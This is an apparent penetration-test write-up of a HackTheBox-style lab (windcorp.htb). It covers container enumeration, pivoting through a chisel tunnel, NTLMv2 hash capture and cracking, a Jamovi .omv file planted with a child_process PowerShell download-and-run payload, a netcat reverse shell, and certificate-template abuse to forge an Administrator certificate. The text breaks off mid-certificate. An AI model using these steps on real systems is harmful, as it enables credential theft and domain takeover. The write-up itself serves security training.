

Figure 9: incoming reverse shell connecion

3.1.7 Local Enumeration

3.1.7.1 Networking The `ipconfig` command returned an IP address starting with `172.28.X.X` which could be an indicator that the target machine is in fact a docker container rather than a virtual or physical machine:

```
ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . : .htb
   Link-local IPv6 Address . . . . . : fe80::29ac:e0dd:5ffa:9e9b%32
   IPv4 Address. . . . . . . . . . . : 172.28.157.29
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.28.144.1
```

`hostname` returned a "generic" hostname, that did not match with the domain name:

```
PS C:\users\public\desktop> hostname
hostname
webserver01
```

3.1.7.2 Users The `users` folder returned 4 different user accounts. Two of those beeing further indications of a docker container:

- `ContainerAdministrator`
- `ContainerUser`

```
PS C:\users> ls
ls Directory: C:\users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/9/2021  10:36 PM                Administrator
d-----        5/25/2021  12:05 PM                ContainerAdministrator
d-----         4/9/2021  10:37 PM                ContainerUser
d-r---         4/9/2021  10:36 PM                Public
```

3.1.7.3 Further enumeration The `Administrator` dektop directory contained a `certificate signing request` stored in a file called `req.txt`:

```
PS C:\users\Administrator\Desktop> cat req.txt
cat req.txt
-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwWzELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDDBtzb2Z0d2FyZXBvcnRhbC53aW5k
Y29ycC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD7OFdL2I9vF8oIeahMS9Lb9sTJEFCTHGxCdhRX+xtisRBvAAFEOuPUUBWKb
BEHIH2bhGEfCenhILl/9RRCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cbOcHIFm3C92/cf2IvjHhaJWb+4a/6PgTlcxBMne5OsR+4hc4YIhLnz
QMoVUqy7wI3VZ2tjSh6SiiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZOq
qmVIxlmQCAK4Wso7HMwhaKlue3cu3PpFOv+IJ9alsNWt8xdTtVEipCZwWRPFvGFu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEAa6x1wRGXcDBiTA+H
JzMHljabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L91is7muhQ8S9s2Ky1iy2P
WW5jit7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3DpqO5T/Dm9gNyOt
yKQnmhMIo41l1f2cfFfcqMjpXcwaHix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFj6M3GAmdvH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0tOuZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwpQ==
-----END CERTIFICATE REQUEST-----
```

After inspecting the `certificate signing request` with `openssl` an different hostname/domain was revealed:

```
openssl req -in req.txt --noout -text
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = AU, ST = Some-State, O = WindCorp, CN =
           softwareportal.windcorp.htb
        <!-- snip -->
```

The system/app located at `softwareportal.windcorp.htb` is disscussed in the next section.

3.2 softwareportal.windcorp.htb

3.2.1 Pivoting and Establishing A Connection

By sending a request to the gateway of the previous target with a manipulated `Host` header a website was returned:

```
curl 172.28.144.1 -Headers @{"Host"="softwareportal.windcorp.htb"} -UseBasicParsing


StatusCode        : 200
StatusDescription : OK
Content           :
                    <!DOCTYPE html>
                    <html lang="en">
                        <head>
                            <meta charset="utf-8" />
                            <meta name="viewport" content="width=device-width, initial-scale=1,
                    shrink-to-fit=no" />
<!-- snip -->
```

To expose the website to the attacker machine a tunnel was opened using the `chisel` toolsuite.

On the attacker machine:

```
chisel server -p 8000 --reverse
2022/06/26 01:06:36 server: Reverse tunnelling enabled
2022/06/26 01:06:36 server: Fingerprint QscRmVFjZBK8SAeSx3fiWhNtAvGWXLMYBS03Ptd8pps=
2022/06/26 01:06:36 server: Listening on http://0.0.0.0:8000
2022/06/26 01:07:03 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

On the target machine:

```
.\c.exe client 10.10.14.119:8000 R:socks
.\c.exe client 10.10.14.119:8000 R:socks
2022/06/26 02:07:03 client: Connecting to ws://10.10.14.119:8000
2022/06/26 02:07:03 client: Connected (Latency 23.8887ms)
```

The request from the attacker machine returned the website:

```
proxychains curl softwareportal.windcorp.htb
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-172.28.144.1:80-<><>-OK

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
        <meta name="description" content="" />
        <meta name="author" content="" />
        <title>Windcorp Software-Portal</title>
        <!-- Favicon-->
        <link rel="icon" type="image/x-icon" href="assets/img/favicon.ico" />
        <!-- Font Awesome icons (free version)-->
        <script src="https://use.fontawesome.com/releases/v5.15.1/js/all.js" crossorigin="anonymous"></script>
        <!-- Google fonts-->
        <link href="https://fonts.googleapis.com/css?family=Merriweather+Sans:400,700" rel="stylesheet" />
<!-- snip -->
```

The website is a software portal that allows employees to download and install software without having administrative rights:



Figure 10: website @ softwareportal.windcorp.htb



Figure 11: no admin rights required

3.2.2 NTLM Hash Harvesting

Whenever a software is downloaded from the softwareportal a `WinRM` request ist sent to the client downloading the software.



Figure 12: WinRM on 5985

By listening to these events with the `responder` tool the `NTLMv2` hash of the localadmin could be harvested by the attacker:

```
sudo responder -I tun0

<!-- snip -->

+] Listening for events...

[WinRM] NTLMv2 Client   : 10.129.82.92
[WinRM] NTLMv2 Username : windcorp\localadmin
[WinRM] NTLMv2 Hash     : localadmin::windcorp:f25d4503c8189052:08<!--
   snip -->0
```

3.2.3 Cracking Local Administrator Password

> Written permission to perform this action was given by Anubis Inc. in the email conversation with Michael Scott from the 23. June 2022 found in the /details directory of the deliverable

The harvested hash can almost immediately be cracked with a dictionary attack by an attacker:

```
hashcat -m 5600 localadmin_hash /usr/share/wordlists/rockyou.txt

<!-- snip -->

LOCALADMIN::windcorp:<!-- snip -->:Secret123
```

The password `Secret123` could then be used to connect to the SMB share from 3.1.2:

```
smbclient --user=windcorp.htb/localadmin -L //$(cat target)
Enter WINDCORP.HTB\localadmin's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    CertEnroll      Disk      Active Directory Certificate Services
        share
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    Shared          Disk
    SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

By supplying the administrator account it was possible to list all the shares on the target system.

3.3 Anubis Host

3.3.1 RCE on Anubis Host

The `.omv` files in one of the shares revealed a Jamovi installation. A critical vulnerability for this software has been released under the name `CVE-2021-28079`:

```
smb: \Documents\Analytics\> ls
  .                                   D        0  Tue Apr 27 14:40:20
     2021
  ..                                  D        0  Tue Apr 27 14:40:20
     2021
  Big 5.omv                           A     6455  Tue Apr 27 14:39:20
     2021
  Bugs.omv                            A     2897  Tue Apr 27 14:39:55
     2021
  Tooth Growth.omv                    A     2142  Tue Apr 27 14:40:20
     2021
  Whatif.omv                          A     2841  Mon Jan 24 17:49:59
     2022

                9034239 blocks of size 4096. 3082522 blocks available
```

To test this vulnerability the `Whatif.omv` was downloaded to the attacker machine and a custom `JavaScript` payload was added to one of the fields.

The payload downloads and executes the script written in 3.1.6.4. This time encoded in `base64`:

```
require('child_process').spawn("powershell -e <!-- snip -->");
```

After manipulating the files it was re uploaded to the same share as the existing `Whatif.omv` thus overwriting it and placing the malicious code on the server:

```
smb: \Documents\Analytics\> put Whatif.omv
putting file Whatif.omv as \Documents\Analytics\Whatif.omv (9.7 kb/s) (
   average 9.7 kb/s)
```

After starting a listener on the attacker machine the next user interaction would open up a reverse shell, this time on the docker host, rather than a docker container:

```
nc -lnvp 443
Listening on 0.0.0.0 443
<!-- snip -->
Connection received on 10.129.82.92 62969
whoami
windcorp\diegocruz
PS C:\Shared\Documents\Analytics>
```

3.3.2 Enumeration

3.3.2.1 User Enumeration The server contains multiple users and groups. A particularly interesting one beeing `diegocruz` and the `webdeveloper` group:

```
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
                                             Attributes
========================================== ================
   ===============================================
   ================================================
Everyone                                     Well-known group S-1-1-0
                                           Mandatory group, Enabled by
   default, Enabled group
BUILTIN\Users                                Alias            S
   -1-5-32-545                                   Mandatory group,
   Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access      Alias            S
   -1-5-32-574                                   Mandatory group,
   Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S
   -1-5-32-554                                   Group used for deny
   only
NT AUTHORITY\INTERACTIVE                       Well-known group S-1-5-4
                                           Mandatory group, Enabled by
   default, Enabled group
CONSOLE LOGON                                  Well-known group S-1-2-1
                                           Mandatory group, Enabled by
   default, Enabled group
NT AUTHORITY\Authenticated Users               Well-known group S-1-5-11
                                          Mandatory group, Enabled by
   default, Enabled group
NT AUTHORITY\This Organization                 Well-known group S-1-5-15
                                          Mandatory group, Enabled by
   default, Enabled group
LOCAL                                          Well-known group S-1-2-0
                                           Mandatory group, Enabled by
   default, Enabled group
WINDCORP\webdevelopers                         Group            S
   -1-5-21-3510634497-171945951-3071966075-3290 Mandatory group,
   Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
                                          Mandatory group, Enabled by
   default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

```
net user diegocruz
User name                    DiegoCruz
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 6:42:38 PM
Password expires             Never
Password changeable          5/27/2021 6:42:38 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/26/2022 2:42:02 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *webdevelopers
The command completed successfully.
```

3.3.2.2 Service Enumeration The server runs the `Active Directory Certificate Services` service:

```
net start | findstr /i cert
   Active Directory Certificate Services
```

3.3.2.3 Certificate Enumeration The `certutil` returned the name of the `CA` as well as the `domain` name:

```
certutil
Entry 0: (Local)
  Name:                    "windcorp-CA"
  Organizational Unit:     ""
  Organization:            ""
  Locality:                ""
  State:                   ""
  Country/region:          ""
  Config:                  "earth.windcorp.htb\windcorp-CA"
  Exchange Certificate:    ""
  Signature Certificate:   "earth.windcorp.htb_windcorp-CA.crt"
  Description:             ""
  Server:                  "earth.windcorp.htb"
  Authority:               "windcorp-CA"
  Sanitized Name:          "windcorp-CA"
  Short Name:              "windcorp-CA"
  Sanitized Short Name:    "windcorp-CA"
  Flags:                   "13"
  Web Enrollment Servers:
1
2
0
https://earth.windcorp.htb/windcorp-CA_CES_Kerberos/service.svc/CES
0
CertUtil: -dump command completed successfully.
```

`catemplates` showed that the current user `diegocruz` can only access the `Web` certificate template:

```
certutil -catemplates
Web: Web -- Auto-Enroll
DirectoryEmailReplication: Directory Email Replication -- Access is
    denied.
DomainControllerAuthentication: Domain Controller Authentication --
    Access is denied.
KerberosAuthentication: Kerberos Authentication -- Access is denied.
EFSRecovery: EFS Recovery Agent -- Access is denied.
EFS: Basic EFS -- Auto-Enroll: Access is denied.
DomainController: Domain Controller -- Access is denied.
WebServer: Web Server -- Access is denied.
Machine: Computer -- Access is denied.
User: User -- Auto-Enroll: Access is denied.
SubCA: Subordinate Certification Authority -- Access is denied.
Administrator: Administrator -- Access is denied.
CertUtil: -CATemplates command completed successfully.
```

The tool Certify returned more information about each certificate template:

```
.\certify.exe find
<!-- snip -->
    CA Name                               : earth.windcorp.htb\windcorp
        -CA
    Template Name                         : Web
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Server Authentication
    mspki-certificate-application-policy  : Server Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : WINDCORP\Domain Admins        S
            -1-5-21-3510634497- 171945951-3071966075-512
                                      WINDCORP\Enterprise Admins    S
                                          -1-5-21-3510634497-
                                          171945951-3071966075-519
        All Extended Rights         : WINDCORP\webdevelopers        S
            -1-5-21-3510634497- 171945951-3071966075-3290
<!-- snip -->

Certify completed in 00:00:12.5470812
```

There's two interesting bits about this last template `Web` that sets it apart from the others. First, for all

the other templates, the permissions are limited to `Domain Admins` and `Enterprise Admins`. However, this template also allows “All Extended Rights” to webdevelopers (a group which `DiegoCruz` is a member).

3.3.3 Privilege Escalation

3.3.3.1 Generate Administrator Certificate With the given privileges a new Administrator certificate template could be created:

```
$EKU=@("1.3.6.1.5.5.7.3.2","1.3.6.1.4.1.311.20.2.2")
$EKU=@("1.3.6.1.5.5.7.3.2","1.3.6.1.4.1.311.20.2.2")
PS C:\users\diegocruz\Desktop> Set-ADObject "CN=Web,CN=Certificate
    Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=
    windcorp,DC=htb" -Add @{pKIExtendedKeyUsage=$EKU;"msPKI-Certificate-
    Application-Policy"=$EKU}
Set-ADObject "CN=Web,CN=Certificate Templates,CN=Public Key Services,CN
    =Services,CN=Configuration,DC=windcorp,DC=htb" -Add @{
    pKIExtendedKeyUsage=$EKU;"msPKI-Certificate-Application-Policy"=$EKU
    }
```

The following bash script was used by the attackers to generate a new admin certificate request and key:

```
cat gen_request.sh
cnffile="admin.cnf"
reqfile="admin.req"
keyfile="admin.key"

dn="/DC=htb/DC=windcorp/CN=Users/CN=Administrator"

cat > $cnffile << EOF

[ req ]
default_bits = 2048
prompt = no
req_extensions = user
distinguished_name = dn

[ dn ]
CN = Administrator

[ user ]
subjectAltName = othername:msUPN;UTF8:administrator@windcorpt.htb

EOF

openssl req -config $cnffile -subj $dn -new -nodes -sha256 -out
   $reqfile -keyout $keyfile
```

The files could then be downloaded onto the target system and used to create a new admin certificate:

```
PS C:\users\diegocruz\Desktop> curl http://10.10.14.119:1337/admin.req -outfile admin.req
PS C:\Users\diegocruz\Desktop> certreq -submit -config earth.windcorp.htb\windcorp-CA -attrib "CertificateTemplate:Web" .\admin.req .\admin.cer
certreq -submit -config earth.windcorp.htb\windcorp-CA -attrib "CertificateTemplate:Web" .\admin.req .\admin.cer
RequestId: 3
RequestId: "3"
Certificate retrieved(Issued) Issued  The certificate validity period will be shorter than the Web Certificate Template specifies, because the template validity period is longer than the maximum certificate validity period allowed by the CA.  Consider renewing the CA certificate, reducing the template validity period, or increasing the registry validity period.
```

```
PS C:\Users\diegocruz\Desktop> cat admin.cer
cat admin.cer
-----BEGIN CERTIFICATE-----
MIIF4TCCBMmgAwIBAgITMwAAAAO0QG7QLkOMRgAAAAAAAzANBgkqhkiG9w0BAQsF
ADBFMRMwEQYKCZImiZPyLGQBGRYDaHRiMRgwFgYKCZImiZPyLGQBGRYId2luZGNv
cnAxFDASBgNVBAMTC3dpbmRjb3JwLUNBMB4XDTIyMDYyNjE0MTk0MloXDTI0MDYy
NjE0Mjk0MlowVzETMBEGCgmSJomT8ixkARkWA2h0YjEYMBYGCgmSJomT8ixkARkW
CHdpbmRjb3JwMQ4wDAYDVQQDEwVVc2VyczEWMBQGA1UEAxMNQWRtaW5pc3RyYXRv
cjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANRmwcGBzjcJzSXzFplM
C5+6lNGR3iNRjkcMS4eHv6YFk5cC4wtj+/zhHat/YdunIj6Dv/bxDj7JNuixI8Jf
HaS7tP4YTNJVuisNmdpjrduDtU+QJu8bE6tH/tSJi7zab5qotcoM/iBMmVQDmpFL
zZnZNrMTlp9SRAkPzQ0DLpHQ94rFb5BxL8+y5tzwM/Z6eGa2oGBUC5fQDDYxWx+3
LUp3V3LWLmS6K7iqu1oDOLFGRlart9kT2n2UVtgUWPHsQKdfu2Y0g08f4tZUSdXo
qAhHsnsEsVhaDGZ9wUFrLnyjW60pB47Ua1dQHvQX77qzZLHh6PxAK+SwUm0nw2AH
cCMCAwEAAaOCArYwggKyMDUGA1UdEQQuMCygKgYKKwYBBAGCNxQCA6AcDBphZG1p
bmlzdHJhdG9yQHdpbmRjb3JwLmh0YjAdBgNVHQ4EFgQUvtdUtjF7wp5aFxsPnmu3
hSP2/iMwHwYDVR0jBBgwFoAUEFAH9ntlOWg7i/67OLtHjc24/xgwgcgGA1UdHwSB
wDCBvTCBuqCBt6CBtIaBsWxkYXA6Ly8vQ049d2luZGNvcnAtQ0EsQ049ZWFydGgs
Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
PUNvbmZpZ3VyYXRpb24sREM9d2luZGNvcnAsREM9aHRiP2NlcnRpZmljYXRlUmV2
b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
dDCBvgYIKwYBBQUHAQEEgbEwga4wgasGCCsGAQUFBzAChoGebGRhcDovLy9DTj13
aW5kY29ycC1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz13aW5kY29ycCxEQz1odGI/Y0FD
ZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3Jp
dHkwDgYDVR0PAQH/BAQDAgWgMDsGCSsGAQQBgjcVBwQuMCwGJCsGAQQBgjcVCLKw
IoeF63+G6YcYhZCpVMXZMyaGqMdTg5T0HAIBZAIBAjApBgNVHSUEIjAgBgorBgEE
AYI3FAICBggrBgEFBQcDAgYIKwYBBQUHAwEwNQYJKwYBBAGCNxUKBCgwJjAMBgor
BgEEAYI3FAICMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMA0GCSqGSIb3DQEBCwUA
A4IBAQBpnA93H3FPNS/K9mYofCcs5P+PUhuG0sF4mLqFfreguDrozGMg4mW486cw
zlhMXrtEfj4RRBPNmKA0pkUbb1rb7ciWUoHvND/9VxKZsEzvs6jAKxmJwEuEubuz
fHjTmkOAC68VgP9iXOiC0tCOrRDM7cC7ZQ8riRoAeSUXh0Gs+Id5eU7vILKaLX9I
rtzS1qK3cIy/EfpgJ8BvIsqzI2eIyz0uujA+tVncvCSU3CWv1eEQTICNArqwInkH
Ds1bDWYo6hDZ0cpxemHXp0Kg2+hOT8Iwb8Blyw6rLpMy1SnzSpGVmEXpyM+IWMxH
+iGLgOmd1aO5SOtPRPtjbt4YHMXF
-----END CERTIFICATE-----
```

Decoded Certificate:

```
openssl x509 -in admin.cer -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            33:00:00:00:03:b4:40:6e:d0:2e:43:8c:46:00:00:00:00:00:03
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC = htb, DC = windcorp, CN = windcorp-CA
        Validity
            Not Before: Jun 26 14:19:42 2022 GMT
            Not After : Jun 26 14:29:42 2024 GMT
        Subject: DC = htb, DC = windcorp, CN = Users, CN =
           Administrator
        <!-- snip -->
```

3.3.3.2 Get CA Certificate The CA certificate could be dumped and downloaded from the target system to the attacker system.

```
PS C:\Users\diegocruz\Desktop> certutil /ca.cert ca.cer
certutil /ca.cert ca.cer
CA cert[0]: 3 -- Valid
CA cert[0]:
-----BEGIN CERTIFICATE-----
MIIDfTCCAmWgAwIBAgIQNkWTCnXFyLpKrApciD3uYDANBgkqhkiG9w0BAQsFADBF
MRMwEQYKCZImiZPyLGQBGRYDaHRiMRgwFgYKCZImiZPyLGQBGRYId2luZGNvcnAx
FDASBgNVBAMTC3dpbmRjb3JwLUNBMB4XDTIxMDUyNDE3NDgwN1oXDTM2MDUyNDE3
NTgwN1owRTETMBEGCgmSJomT8ixkARkWA2h0YjEYMBYGCgmSJomT8ixkARkWCHdp
bmRjb3JwMRQwEgYDVQQDEwt3aW5kY29ycC1DQTCCASIwDQYJKoZIhvcNAQEBBQAD
ggEPADCCAQoCggEBALRJHvqFcY2Ic4NNucXGRIePNt7xsuwFaJ7MYBUa9C2hr0Nw
32UGSS55AV31HJlYRlx28j8UL61pHfTe23sXhGIdHM1fjqrc4Q8dAsqz0g4sJ74F
BEHRwFI+UD+cc3Tgm7IaWA2cWlFB1zsvxIQwwhzyq1PegWsOgmW9UEufyOIvgfxb
AOsnTLXwS72Bw/K58Ikhn/wBU45b6CBkX4oL+9eM4xHwxcO0j3uvdgXrJxtmCYKK
EkGNGJn3iyi5qnLCfUR38fY4SNcOwEqTUlI1l08yIT4cpzlp8HMHy9k93JTHx0SG
vuMCsFgOzyR57qk51YTzoBr6+FwQboln3ejlVrECAwEAAaNpMGcwEwYJKwYBBAGC
NxQCBAYeBABDAEEwDgYDVR0PAQH/BAQDAgGGMA8GA1UdEwEB/wQFMAMBAf8wHQYD
VR0OBBYEFBBQB/Z7ZTloO4v+uzi7R43NuP8YMBAGCSsGAQQBgjcVAQQDAgEAMA0G
CSqGSIb3DQEBCwUAA4IBAQCrI7eIMHhE29WKAUL2WF8Uuqoa9Lh9+/VKYTX+m/QJ
NLsN/Lid020UGgSTCikE5EKbnfhJnVFSmMfx8TUfnFN/0UoqQAocD0uqdmMaRH+A
